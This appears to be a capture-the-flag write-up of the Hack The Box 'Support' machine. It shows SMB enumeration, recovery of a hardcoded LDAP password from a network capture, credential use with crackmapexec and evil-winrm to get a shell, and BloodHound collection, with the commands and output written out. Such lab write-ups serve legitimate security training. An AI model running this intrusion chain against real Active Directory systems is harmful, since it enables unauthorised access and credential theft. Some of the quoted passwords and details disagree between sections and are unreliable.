

# HTB-Support

## NMAP SCAN:

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack	Simple DNS Plus
88/tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos (server time: 2024-08-07 11:20:52Z)
135/tcp	open	msrpc	syn-ack	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
445/tcp	open	microsoft-ds?	syn-ack	
464/tcp	open	kpasswd5?	syn-ack	
593/tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	syn-ack	
3268/tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
3269/tcp	open	tcpwrapped	syn-ack	

## Q1 How many shares is Support showing on SMB?

We can find out how many SMB shares are on this port by using the following command.

**smbclient -L (IP) -p (PORT) -N**

**-N** bypass password input

```
L$ smbclient -L 10.129.230.181 -p 445 -N
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
support-tools	Disk	support staff tools
SYSVOL	Disk	Logon server share

From this I can see that there are **6** shares on this box.

## Q2 Which share is not a default share for a Windows domain controller?

I notice that **support-tools** is the only non-default share on a Windows DC

- **ADMIN\$** : Administrative share is used for remote administration.
- **C\$** : Default administrative share for the C: drive.
- **IPC\$** : Used for inter-process communication.
- **NETLOGON** : Contains logon scripts and is used during the logon process.
- **SYSVOL** : Contains domain-wide files such as group policy objects.

## Q3 Almost all of the files in this share are publicly available tools, but one is not. What is the name of that file?

Connecting to the share using **smbclient** we can see that the file **UserInfo.exe.zip** is the only non publicly available tool.

```

$ smbclient //10.129.230.181/support-tools -N

Try "help" to get a list of possible commands.
smb: \> ls

.                D            0   Thu Jul 21 03:01:06 2022
..               D            0   Sat May 28 21:18:25 2022
7-ZipPortable_21.07.paf.exe  A 2880728  Sat May 28 21:19:19 2022
npp.8.4.1.portable.x64.zip  A 5439245  Sat May 28 21:19:55 2022
putty.exe         A 1273576  Sat May 28 21:20:06 2022
SysinternalsSuite.zip  A 48102161 Sat May 28 21:19:31 2022
UserInfo.exe.zip      A 277499   Thu Jul 21 03:01:07 2022
windirstat1_1_2_setup.exe  A 79171   Sat May 28 21:20:17 2022
WiresharkPortable64_3.6.5.paf.exe  A 44398000 Sat May 28 21:19:43 2022

```

Using the **get** command i get the zip file onto my machine and unzip it and get the following:

```

$ unzip UserInfo.exe.zip
Archive:  UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System Buffers.dll
  inflating: System.Memory.dll
  inflating: System.Numerics.Vectors.dll
  inflating: System.Runtime.CompilerServices.Unsafe.dll
  inflating: System.Threading.Tasks.Extensions.dll
  inflating: UserInfo.exe.config

```

I notice here that there is a **UserInfo.exe** file, I use the **file** command and find the following

```

$ file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

```

It is a .NET exe for Windows and I will not be able to run it on my Linux machine.

I can use the program **mono** to run this Windows file on a Linux machine

When i run the file I get the following results

```

└─$ mono UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v |—verbose      Verbose output

Commands:
  find              Find a user
  user              Get information about a user

```

Showing that we can use a find and user option in this executable

```

└─$ mono UserInfo.exe -v find admin
[-] At least one of -first or -last is required.

(ajsankari@ajsankari)-[~/Desktop/HTB/Support]
└─$ mono UserInfo.exe -v find -first admin
[*] LDAP query to use: (givenName=admin)
[-] Exception: Connect Error

```

I try an find an admin user but get a connection error, I add the support.htb to my hosts file and see if i can capture any data in wireshark.

I run the command again:

```

└─$ mono UserInfo.exe -v find -first admin
[*] LDAP query to use: (givenName=admin)
[-] Exception: No Such Object

```

And i get a **bind request** with the following information

## HTB-Support

```

7 0.251445760 10.10.14.58 10.129.230.181 LDAP 130 bindRequest(1) "support\ldap" simple
8 0.251000076 10.0.2.15 38.46.224.109 UDP 224 56160 → 1337 Len=100
9 0.269277940 fe80::c9e5:a84a:40c... ff02::2 ICMPv6 64 Router Solicitation
10 0.269439157 10.0.2.15 38.46.224.109 UDP 160 56160 → 1337 Len=116
11 0.484977760 38.46.224.109 10.0.2.15 UDP 176 1337 → 56160 Len=132
12 0.485328466 10.129.230.181 10.10.14.58 LDAP 90 bindResponse(1) success
13 0.485389160 10.10.14.58 10.129.230.181 TCP 68 55062 → 389 [ACK] Seq=63 Ack=23 Win=32128 Len=0 TSval=3420985018 TSecr=8230473
14 0.485431091 10.0.2.15 38.46.224.109 UDP 160 56160 → 1337 Len=116
15 0.493401837 10.10.14.58 10.129.230.181 LDAP 131 searchRequest(2) "<ROOT>" wholeSubtree
16 0.493684239 10.0.2.15 38.46.224.109 UDP 224 56160 → 1337 Len=180
17 0.725534648 38.46.224.109 10.0.2.15 UDP 272 1337 → 56160 Len=228
18 0.725707925 10.129.230.181 10.10.14.58 LDAP 178 searchResDone(2) noSuchObject (0000208D: NameErr: DSID=03100221, problem 2001 (NO_OBJECT), data
19 0.741013586 10.10.14.58 10.129.230.181 LDAP 75 unbindRequest(3)
20 0.741337371 10.0.2.15 38.46.224.109 UDP 176 56160 → 1337 Len=132
21 0.741474237 10.10.14.58 10.129.230.181 TCP 68 55062 → 389 [FIN, ACK] Seq=133 Ack=133 Win=32128 Len=0 TSval=3420985274 TSecr=8230711
22 0.741608517 10.0.2.15 38.46.224.109 UDP 160 56160 → 1337 Len=116
23 0.781336525 PCSSystemtec_5a:94:... ARP 44 Who has 10.0.2.2? Tell 10.0.2.15
24 0.781562289 52:54:00:12:35:02 ARP 62 10.0.2.2 is at 52:54:00:12:35:02
25 0.973595141 38.46.224.109 10.0.2.15 UDP 160 1337 → 56160 Len=116
26 0.973595821 38.46.224.109 10.0.2.15 UDP 144 1337 → 56160 Len=100
27 0.973748576 10.129.230.181 10.10.14.58 TCP 68 389 → 55062 [ACK] Seq=133 Ack=134 Win=2097920 Len=0 TSval=8230961 TSecr=3420985273
28 0.983775525 10.129.230.181 10.10.14.58 UDP 56 389 → 55062 [ACK] Seq=133 Ack=134 Win=0 Len=0
29 0.989241419 38.46.224.109 10.0.2.15 UDP 128 1337 → 56160 Len=84
30 0.989431202 10.0.2.15 38.46.224.109 UDP 128 56160 → 1337 Len=84
31 0.116591577 38.46.224.109 10.0.2.15 UDP 128 1337 → 56160 Len=84
32 0.1261836074 10.0.2.15 38.46.224.109 UDP 128 56160 → 1337 Len=84
33 0.127948768 38.46.224.109 10.0.2.15 UDP 128 1337 → 56160 Len=84
34 0.128072128 fe80::c9e5:a84a:40c... ff02::2 ICMPv6 64 Router Solicitation
35 0.1281351494 10.0.2.15 38.46.224.109 UDP 160 56160 → 1337 Len=116
36 0.399193632 PCSSystemtec_5a:94:... ARP 44 Who has 10.0.2.2? Tell 10.0.2.15
37 0.401207011 52:54:00:12:35:02 ARP 62 10.0.2.2 is at 52:54:00:12:35:02
  
```

```

Frame 7: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.10.14.58, Dst: 10.129.230.181
Transmission Control Protocol, Src Port: 55062, Dst Port: 389, Seq: 1, Ack: 1, Len: 62
Lightweight Directory Access Protocol
  LDAPMessage bindRequest(1) "support\ldap" simple
    messageID: 1
    protocolOp: bindRequest (0)
      bindRequest
        version: 3
        name: support\ldap
        authentication: simple (0)
          simple: nvEfEK16^1aM4$e7AcLUf8x$tRwXPW01%lmz
  [Response In: 12]
  
```

## Q4 What is the hardcoded password used for LDAP in the UserInfo.exe binary?

From the bindrequest we can see the hardcoded password below.

```

authentication: simple (0)
  simple: nvEfEK16^1aM4$e7AcLUf8x$tRwXPW01%lmz
  [Response In: 12]
  
```

## Q5 Which field in the LDAP data for the user named support stands out as potentially holding a password?

For this next part I am going to use the tool **Apache Directory Studio** which will let me connect the LDAP with a GUI.

I setup a new LDAP connection and use the following:

**New LDAP Connection**

**Network Parameter**

Please enter connection name and network parameters.

Connection name:

Network Parameter

Hostname:

Port:


Connection timeout (s):

Encryption method:

Server certificates for LDAP connections can be managed in the '[Certificate Validation](#)' preference page.

☐ Read-Only (prevents any add, delete, modify or rename operation)

Here I use the password I retrieve from the bind request before:



The image shows a 'New LDAP Connection' dialog box with a dark theme. At the top, the title bar says 'New LDAP Connection'. Below it, the 'Authentication' section has a sub-header 'Please select an authentication method and input authentication data.' and an LDAP icon. The 'Authentication Method' dropdown is set to 'Simple Authentication'. The 'Authentication Parameter' section contains a 'Bind DN or user:' field with 'ldap@support.htb' and a 'Bind password:' field with masked characters. There is a 'Save password' checkbox that is checked and a 'Check Authentication' button. At the bottom, there are expandable sections for 'SASL Settings' and 'Kerberos Settings'. The footer contains a help icon, '< Back', 'Next >', 'Cancel', and a blue 'Finish' button.

**Authentication**

Please select an authentication method and input authentication data.

Authentication Method

Simple Authentication

Authentication Parameter

Bind DN or user: ldap@support.htb

Bind password: [Masked]

☒ Save password

Check Authentication

▶ SASL Settings

▶ Kerberos Settings

? < Back Next > Cancel Finish

Once connected, I head to the CN=Users directory which you can see in the screenshot below, and find CN=support

The screenshot shows the Active Directory Users and Groups console. In the left pane, the 'support' user is selected under the 'CN=Users' group. The right pane displays the user's properties. The 'info' field is highlighted with a red box, showing the value 'Ironsides47pleasure40Watchful'. The 'cn' field is also highlighted with a red box, showing the value 'support'.

Attribute	Description	Value
objectClass	organizationalPerson (structural)	
objectClass	person (structural)	
objectClass	top (abstract)	
objectClass	user (structural)	
cn		support
instanceType		4
objectCategory		CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
accountExpires		Sep 14, 30828, 12:48:05 PM AEST (9223372036854775807)
badPasswordTime		0
badPwdCount		0
c		US
codePage		0
company		support
countryCode		0
distinguishedName		CN=support,CN=Users,DC=support,DC=htb
dSCorePropagationData		Jan 1, 1601, 10:00:00 AM AEST (16010101000000.0Z)
dSCorePropagationData		May 28, 2022, 9:12:01 PM AEST (2022052811201.0Z)
info		Ironsides47pleasure40Watchful
l		Chapel Hill
lastLogoff		0
lastLogon		0
logonCount		0
memberOf		CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
memberOf		CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
name		support
objectGUID		{3139a30a-31fa-4530-9ea4-8053b396a7f1}
objectSid		S-1-5-21-1677581083-3380853377-188903654-1105
postalCode		27514
primaryGroupID		513
pwdLastSet		May 28, 2022, 9:12:00 PM AEST (132982099209777070)
sAMAccountName		support

When I click on this to look at the user properties, I find the field "info" with the value of **Ironsides47pleasure40Watchful** which looks like a password.

Showing that the answer for this question is the data field "info"

## Q6 What open port on Support allows a user in the Remote Management Users group to run PowerShell commands and get an interactive shell?

Further down I can see here that the user Support is apart of the Remote Management Users group.

The screenshot shows the 'memberOf' property of the 'support' user. The value 'CN=Remote Management Users' is highlighted with a red box, indicating that the user is a member of this group.

Now that I know this I can use a tool called **crackmapexec** to find more information regarding this.

I use the command **crackmapexec winrm support.htb -u support -p 'nvEfEK16^1aM4e7AclUf8xtRWxPWO1%lmz'**

- **crackmapexec** : This is a popular post-exploitation tool used for various operations on Windows systems, including enumeration and exploitation of services like SMB, WinRM, and more.
- **winrm** : This specifies that you want to interact with the Windows Remote Management service. **crackmapexec** supports multiple services, and specifying **winrm** indicates I'm targeting WinRM.

I get the following results:

```

$ crackmapexec winrm support.htb -u support -p 'nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz'
SMB      support.htb      5985  DC      [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
HTTP     support.htb      5985  DC      [*] http://support.htb:5985/wsman
WINRM    support.htb      5985  DC      [-] support.htb\support:nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz

```

Showing that the open port we can use to get a shell is port **5985**

## User Flag

Now that we have this we can use the **evil-winrm** tool to get a shell into the account.

Using the command **evil-winrm -i support.htb -u support -p**

'**Ironside47pleasure40Watchful**' I am able to get a shell on the box.

```

(ajsankari@ajsankari)-[~/Desktop/HTB/Support]
$ evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_de
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpla
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>

```

Using the **type** command I retrieve the User flag in the Desktop directory:

```

*Evil-WinRM* PS C:\Users\support\Desktop>type user.txt
cfe424a574a3c54248f0417734e9c24e

```

## Q8 Bloodhound data will show that the support user has what privilege on the DC.SUPPORT.HTB object?

First we need to run **Sharphound** to get the data from the domain into our bloodhound application.




to collect the data we can run the following command

**bloodhound-python -dns-tcp -ns 10.10.11.174 -d support.htb -u 'support' -p 'Ironsides47pleasure40Watchful' -c all**

- **Tool:** `bloodhound-python` - Python-based ingestor for BloodHound.
- **-dns-tcp** : Forces DNS queries to use TCP.
- **-ns 10.10.11.174** : Specifies DNS server at 10.10.11.174 .
- **-d support.htb** : Targets the `support.htb` Active Directory domain.
- **-u 'support'** : Uses `support` as the username for authentication.
- **-p 'Ironsides47pleasure40Watchful'** : Uses the provided password for authentication.
- **-c all** : Collects all possible data types from the domain.

```
$ bloodhound-python -dns-tcp -ns 10.10.11.174 -d support.htb -u 'support' -p 'Ironsides47pleasure40Watchful' -c all
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 04S
```

Now that I have all the files, I can drag them into the bloodhound application.



### Upload Progress

20240809130036\_computers.json

Upload Complete

100%

20240809130036\_containers.json

Upload Complete

100%

20240809130036\_domains.json

Upload Complete

100%

20240809130036\_gpos.json

Upload Complete

100%


20240809130036\_groups.json

Uploading Data


0%

Clear Finished

